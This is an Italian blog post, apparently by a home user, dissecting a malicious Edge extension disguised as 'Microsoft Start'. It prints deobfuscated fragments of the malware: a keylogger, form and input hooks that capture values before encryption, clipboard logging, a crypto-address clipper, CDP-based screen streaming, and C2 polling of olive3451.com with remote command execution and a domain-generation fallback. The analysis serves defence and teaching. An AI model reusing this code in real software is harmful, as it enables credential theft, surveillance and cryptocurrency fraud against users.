L’antefatto, il fattaccio
Tutto è cominciato da un avviso da MalwareBytes: un computer di casa stava tentando di comunicare con un dominio dal nome poco rassicurante, olive3451.com.
La prima domanda è stata: “e che roba è?” ma soprattutto “chi lo sta cercando di contattare?”
Facendo una semplice lookup con un server autoritativo il dominio risponde dietro ip 146.185.233.59.
Con netstat è stato sufficiente intercettare le connessioni in uscita e verificare a quale processo appartenesse il PID 17104.
1
2
3
|
netstat -ano | findstr 146.185.233.59
  TCP    192.168.1.173:53753   146.185.233.59:443   SYN_SENT   17104
  TCP    192.168.1.173:63385   146.185.233.59:443   SYN_SENT   17104
|
La risposta è msedge.exe. Quindi non era un programma sospetto, era Edge. Il che significa una cosa sola: un’estensione.
Fun fact: sono utente Firefox da anni e su quel pc nessuno utilizza Edge, quindi ancora ora non ho idea di come ci sia finita lì.
Individuiamo il colpevole
Le estensioni installate di Edge si trovano qui: C:\Users\UTENTE\AppData\Local\Microsoft\Edge\User Data\Default\Extensions.
Fortunatamente, non utilizzandolo come browser principale, la cartella contiene solo 3 estensioni, dal nome del tutto comprensibile:
cdchopjnflejmhmkbgiphbedppnapbjb
ghbmnnjooekpmoecnnnilnnbdlolhkhi
jmjflgjpcpepeafmmgdpfkogkghcpiha
No, non ho schiacciato tasti a caso, si chiamano davvero così.
Il modo più rapido per capire quale sia sospetta è leggere il manifest.json, un file che definisce un po’ di metadati dell’estensione e soprattutto dichiara di quali permessi necessita.
Due estensioni superano il test: chiedono pochi permessi e agiscono solo su domini specifici. La terza, cdchopjnflejmhmkbgiphbedppnapbjb, no. Si presenta come “Microsoft Start” ma richiede tantissimi permessi per tutti i siti:
1
2
3
4
5
6
7
8
9
|
"permissions": [
    "cookies", "scripting", "history", "tabs",
    "declarativeNetRequest", "webRequest", "storage",
    "clipboardRead", "clipboardWrite", "management",
    "privacy", "browsingData", "debugger",
    "system.cpu", "system.memory", "system.display", "system.storage",
    "offscreen"
],
"host_permissions": [ "<all_urls>" ]
|
Ok che Microsoft è Microsoft, ma mi sembra un tantino eccessivo per un’estensione che serve a “Sign in to supported websites with your Microsoft work or school accounts” richiedere questi permessi. Sempre nel manifest.json poco sotto troviamo il content_script che sostanzialmente va a definire per quali siti iniettare quale script javascript:
1
2
3
4
5
6
|
"content_scripts": [{
    "matches": [ "<all_urls>" ],
    "js": [ "content.js" ],
    "run_at": "document_end",
    "all_frames": true
}]
|
Quindi questo file chiamato content.js viene iniettato in tutte le pagine. Direi che possiamo concludere che il sospettato principale è proprio questa estensione.
Le due parti di quest’estensione
Prima di sbattere la testa in temi ben più grandi di me, un promemoria su come è fatta un’estensione moderna (Manifest V3). Nella cartella dell’estensione sono presenti i seguenti file:
background.js
backup.js
content.js
icon.png
manifest.json
msgpack.min.js
offscreen.html
offscreen.js
proxy.js
Per capire cosa succede, a noi ne interessano due per il momento:
- Il content script (
content.js), che da quanto abbiamo visto nel manifest, viene iniettato in ogni pagina web;
- Il service worker (
background.js), una sorta di “backend” dell’estensione che gira in disparte e che può parlare con la rete.
Le due parti non condividono variabili ma comunicano tramite messaggi. Il content script invia messaggi al worker tramite chrome.runtime.sendMessage(...) e il service worker riceve con chrome.runtime.onMessage.
Ma come “chrome”? Non stavamo su Edge? Sì, ma chrome.runtime non significa che l’estensione sia fatta per Chrome. È il nome dello standard API per le estensioni usato da tutti i browser Chromium-based. Tecnicamente quindi quest’estensione è compatibile con diversi altri browser.
Ovviamente il codice è totalmente offuscato. Per renderlo leggibile ho usato webcrack, un deoffuscatore per JavaScript:
1
|
webcrack content.js > content-clean.js
|
N.B. In questo post non sarà condiviso integralmente il contenuto dei file per ovvie ragioni.
Questo file rappresenta il nostro punto d’ingresso per l’analisi.
content.js: Il ladro
Deoffuscato, content.js rivela tre funzioni, tra le altre, con nomi decisamente eloquenti: setupKeylogger(), hookForms() e hookInputs().
Il keylogger
1
2
3
4
5
6
7
|
function setupKeylogger() {
  document.addEventListener("keydown", function (e) {
    const ignore = ["Meta","Alt","Control","Shift","CapsLock","Tab","Escape"];
    if (!e.key || ignore.includes(e.key)) return;
    chrome.runtime.sendMessage({ action: "keypress", key: e.key });
  });
}
|
Resta in ascolto per tutti gli eventi keydown e scarta solo i modificatori (Ctrl, Alt) e così via.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
form.addEventListener("submit", e => {
  var out = { name: e.target.name, action: e.target.action, elements: {} };
  var fields = e.target.elements;
  for (var i = 0; i < fields.length; i++) {
    var key = fields[i].name || fields[i].placeholder || fields[i].type;
    out.elements[key] = fields[i].value;   // il valore digitato
  }
  chrome.runtime.sendMessage({ action: "new-form", form: {
    url: window.location.href, data: JSON.stringify(out), ...
  }});
}, true);
|
hookForms() mette un listener su ogni <form> della pagina. Al momento dell’invio legge tutti i campi con i loro valori e li impacchetta.
E nota bene, il valore viene letto prima che il browser lo cifri per l’invio tramite HTTPS, quindi è tutto in chiaro.
Per tutto ciò che non è un vero e proprio form, invece, c’è hookInputs() che copre i singoli campi e ne cattura il valore quando clicchi fuori (blur) o quando premi Enter.
Tutti questi bei dati vengono inviati al service worker tramite chrome.runtime.sendMessage.
background.js: La mente
Il service worker riceve i messaggi e coordina il resto. Ad alto livello riceve e smista i dati rubati dal content script, ma non solo.
Il content script (keylogger, form, input) spedisce tutto con sendMessage. background.js riceve i messaggi attraverso dei listener, che non sono altro che delle funzioni a cui viene fatto un bind di uno specifico evento, in questo caso onMessage. Nel file ne troviamo due di questi listener, che rivelano qualcosa di ben più grave di un semplice info stealer:
Il listener principale
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
|
chrome.runtime.onMessage.addListener((_0x5d76b4, _0x6e8f0b, _0x3df652) => {
  if (_0x5d76b4.action == "captureScreenshot") {
    captureScreenshot(_0x19f520 => {
      _0x3df652({
        'screenshotUrl': _0x19f520
      });
    });
    return true;
  } else {
    if (_0x5d76b4.action == "fetchConfig") {
      let _0x5ecdb3 = [];
      let _0x13a322 = [];
      const _0x369ccc = Date.now() - 900000;
      const _0x279443 = Date.now() - 600000;
      for (const _0x139319 of CURRENT_CHECKERS) {
        const _0x43c2c1 = _0x139319.lastRunTime;
        if (!_0x43c2c1 || _0x43c2c1 < _0x279443) {
          _0x139319.code = _0x139319.code.replace("REPORT_ID_PLACEHOLDER", STATIC_RID);
          _0x5ecdb3.push(_0x139319);
          _0x139319.lastRunTime = Date.now();
        }
      }
      for (const _0x12ab1f of CURRENT_INJECTS) {
        for (const _0x479893 of _0x12ab1f.target_urls) {
          if (!_0x5d76b4.url.includes(_0x479893)) {
            continue;
          }
          if (_0x12ab1f.type == "grabber") {
            const _0x5d8a9e = _0x12ab1f.lastRun;
            if (_0x5d8a9e && _0x5d8a9e > _0x369ccc) {
              continue;
            }
            _0x12ab1f.lastRun = Date.now();
          }
          _0x13a322.push(_0x12ab1f.code);
        }
      }
      var _0x1d96dd = ["input[type=\"password\"]"];
      for (const [_0x2ad4d3, _0x2a028f] of Object.entries(INPUTS_CONFIG)) {
        const _0x5905e3 = globToRegex(_0x2ad4d3.toLowerCase(), {
          'exact': false
        });
        if (_0x5905e3.test(_0x5d76b4.url.toLowerCase())) {
          _0x1d96dd.push(..._0x2a028f);
          break;
        }
      }
      _0x3df652({
        'status': 'OK',
        'config': {
          'sites': ["x.com", "google.com", "binance.com"],
          'injects': _0x13a322,
          'keylogger': KEYLOGGER_CONFIG.enabled,
          'inputs': _0x1d96dd
        }
      });
    } else {
      if (_0x5d76b4.action === "fetch-offscreen-config") {
        if (_0x5d76b4.gpu && _0x5d76b4.gpu.renderer) {
          sendGpuData(_0x5d76b4.gpu.renderer);
        }
        _0x3df652({
          'coins': CLIPPER_COINS,
          'lastCoins': LAST_CLIPPER_COINS
        });
      } else {
        if (_0x5d76b4.action === "keypress") {
          chrome.tabs.query({
            'active': true,
            'currentWindow': true
          }, function (_0x3dee1e) {
            if (_0x3dee1e.length > 0 && shouldKeylogForUrl(_0x3dee1e[0].url)) {
              var _0x4b2d95 = '';
              if (KEYLOGGER_URL != _0x3dee1e[0].url) {
                KEYLOGGER_URL = _0x3dee1e[0].url;
                const _0x516882 = new Date().toISOString();
                _0x4b2d95 += "\n\n[" + _0x516882 + "] " + _0x3dee1e[0].title + " - " + KEYLOGGER_URL + "\n";
              }
              _0x4b2d95 += _0x5d76b4.key;
              chrome.storage.local.get("keys_data", _0x237da8 => {
                if (!_0x237da8.keys_data) {
                  _0x237da8.keys_data = '';
                }
                _0x237da8.keys_data += _0x4b2d95;
                chrome.storage.local.set({
                  'keys_data': _0x237da8.keys_data
                });
              });
            }
          });
        } else {
          if (_0x5d76b4.action === "clip-update" && KEYLOGGER_CONFIG.mode !== "off") {
            const _0xc5996b = new Date().toISOString();
            var _0x126d0c = "\n\n[" + _0xc5996b + "] Clipboard\n" + _0x5d76b4.text;
            chrome.storage.local.get("keys_data", _0x44b026 => {
              if (!_0x44b026.keys_data) {
                _0x44b026.keys_data = '';
              }
              _0x44b026.keys_data += _0x126d0c;
              chrome.storage.local.set({
                'keys_data': _0x44b026.keys_data
              });
            });
          } else {
            if (_0x5d76b4.action === "new-form") {
              processNewForm(_0x5d76b4.form);
            } else {
              if (_0x5d76b4.action === "new-fetch") {} else {
                if (_0x5d76b4.action === "new-checker") {
                  sendCheckerResult(_0x5d76b4.data);
                } else if (_0x5d76b4.action === "clipboard-log") {
                  processClipboardLog(_0x5d76b4.text);
                }
              }
            }
          }
        }
      }
    }
  }
});
|
È qui che confluisce tutto ciò che il content script cattura dalle pagine, e in base al tipo di messaggio il malware lo smista per processarlo con una funzione apposita, probabilmente per farne il parsing.
Registra i tasti premuti (keylogger), accumulandoli in un archivio locale nascosto, e cattura il contenuto del clipboard (quello che ho nel buffer di copia):
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
|
} else if (_0x5d76b4.action === "keypress") {
  chrome.tabs.query({ active: true, currentWindow: true }, function (tabs) {
    if (tabs.length > 0 && shouldKeylogForUrl(tabs[0].url)) {
      var entry = '';
      if (KEYLOGGER_URL != tabs[0].url) {          // cambio pagina e quindi nuova intestazione
        KEYLOGGER_URL = tabs[0].url;
        entry += "\n\n[" + new Date().toISOString() + "] " + tabs[0].title + " - " + KEYLOGGER_URL + "\n";
      }
      entry += _0x5d76b4.key;                        // il tasto premuto
      chrome.storage.local.get("keys_data", d => {
        d.keys_data = (d.keys_data || '') + entry;   // accumula
        chrome.storage.local.set({ keys_data: d.keys_data });
      });
    }
  });
} else if (_0x5d76b4.action === "clip-update" && KEYLOGGER_CONFIG.mode !== "off") {
  var entry = "\n\n[" + new Date().toISOString() + "] Clipboard\n" + _0x5d76b4.text;
  chrome.storage.local.get("keys_data", d => {       // non dimentichiamoci il clipboard
    d.keys_data = (d.keys_data || '') + entry;
    chrome.storage.local.set({ keys_data: d.keys_data });
  });
}
|
È presente un clipper: un modulo che sorveglia gli indirizzi di wallet crypto copiati negli appunti e li sostituisce al volo con quelli dell’attaccante.
1
2
3
4
5
6
7
8
9
|
} else if (_0x5d76b4.action === "fetch-offscreen-config") {
  if (_0x5d76b4.gpu && _0x5d76b4.gpu.renderer) {
    sendGpuData(_0x5d76b4.gpu.renderer);
  }
  _0x3df652({
    coins: CLIPPER_COINS,          // indirizzi wallet dell'attaccante (BTC, LTC, TRON, ...)
    lastCoins: LAST_CLIPPER_COINS
  });
}
|
Inoltre la configurazione è totalmente dinamica e si adatta al dominio della pagina visitata:
1
2
3
4
5
6
|
config: {
  sites: ["x.com", "google.com", "binance.com"],
  injects: [...],
  keylogger: KEYLOGGER_CONFIG.enabled,
  inputs: ["input[type=\"password\"]", ...]
}
|
La cosa inquietante è che è predisposto anche per catturare eventi del tipo captureScreenshot.
Il listener video
Proprio quando credevo che la cosa fosse limitata “solo” a questo, noto la presenza di un altro listener a monte di quello utilizzato da content.js, associato all’info stealer. Mentre nel primo la raccolta d’informazioni era testuale, questo gestisce un flusso completamente diverso: i fotogrammi dello schermo!
1
2
3
4
5
6
7
8
9
|
chrome.runtime.onMessage.addListener((msg) => {
  if (msg.source === "offscreen" && msg.type === "encoded_frame") {
    for (const client of serverInstance.connectedClients) {
      serverInstance.proxyWebSocket.send(MessagePack.encode({
        type: "video_frame", client_id: client, data: new Uint8Array(msg.data), ...
      }));
    }
  }
});
|
In particolare si può notare come il flusso video è inviato a un proxyWeb inizializzato poco più giù con una classe chiamata CDPServerProxy:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
async function startServer(_0x442279, _0x57e288, _0x166eae, _0x209f9e, _0x35ef1b, _0x1cf597, _0x558178, _0x3e622e, _0xd3c5bf) {
  var _0x517146 = "";
  if (serverInstance) {
    return "";
  }
  try {
    serverInstance = new CDPServerProxy(_0x442279, _0x57e288, _0x166eae, _0x209f9e, _0x35ef1b, _0x1cf597, _0x558178, _0x3e622e, _0xd3c5bf);
    _0x517146 = await serverInstance.start();
  } catch {}
  return _0x517146;
}
|
Il malware pilota una scheda del browser tramite il Chrome DevTools Protocol e le ordina di produrre uno stream dello schermo. Che roba!
Da chi prende gli ordini?
A questo punto la domanda naturale è: chi comanda tutto questo? Chi è sto olive? Guardando sempre nel file background.js possiamo ricostruire tutta la catena C2 dell’estensione. Gli ordini arrivano da un server esterno, il command & control (C2), il cui indirizzo è scritto in chiaro nel codice (deoffuscato):
1
2
3
|
const BASE_GATE = "https://olive3451.com"; // il bastardo
const POLL_INTERVAL = 40000; // interroga il server ogni 40 secondi
const SEEDS = [2320261888, 674570642, 4223083751];
|
Il malware non aspetta passivamente ma a intervalli regolari di circa 40 secondi fa un fetch della configurazione aggiornata:
1
2
3
4
5
6
7
|
async function pollWorkspace() {
  const uuid = await getUuid();
  await getWorkUrl();
  const res  = await fetch(BASE_URL + "/gate/workspace/" + uuid);
  const data = await res.json();
  // ...
}
|
A questo punto è possibile individuare chiaramente i comandi che può ricevere dall’esterno:
1
2
3
4
5
6
7
|
switch (cmd.action) {
  case "start_proxy":  initializeProxy(cmd.ip, cmd.port); break;
  case "start_cdp":    await startServer(cmd.ip, cmd.port, ...); break;
  case "open_url":     await chrome.tabs.create({ url: cmd.url }); break;
  case "execute_cmd":  await psCall("/run", { command: cmd.code }); break;
  case "uninstall":    chrome.management.uninstallSelf(); break;
}
|

Nota d’onore all’attaccante per la logica con cui riesce a continuare la comunicazione anche se il dominio principale venisse bloccato, in particolare la funzione getWorkUrl() si occupa di generare nuovi domini da utilizzare:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
|
async function getWorkUrl() {
  let domain = (await chrome.storage.local.get("cf-domain"))["cf-domain"] || BASE_GATE;
  // 1) prova il server noto
  try {
    const r = await fetch(domain + "/gate/ping");
    if (r.ok && (await r.json()).ping === "pong") { BASE_URL = domain; }
  } catch {}
  // 2) se è morto, genera domini nuovi per la settimana corrente e li prova
  if (!BASE_URL) {
    const candidates = DomainGenerator.generateForCurrentWeek(10, SEEDS);
    for (const d of candidates) {
      try {
        const r = await fetch("https://" + d + "/gate/ping");
        if (r.ok && (await r.json()).ping === "pong") {
          BASE_URL = "https://" + d;
          chrome.storage.local.set({ "cf-domain": BASE_URL });  // memorizza il nuovo server
          break;
        }
      } catch {}
    }
  }
}
|
Da qui l’utilizzo di SEEDS hardcoded nell’inizializzazione.
Conclusioni
Sono certo che scavando più a fondo, si riesca a trovare altre schifezze che fa quest’estensione. Per il momento credo sia il caso di eliminarla dal pc. È stato comunque un esperimento formativo: vedere dall’interno come funziona un’estensione del genere e quanto può essere pericolosa.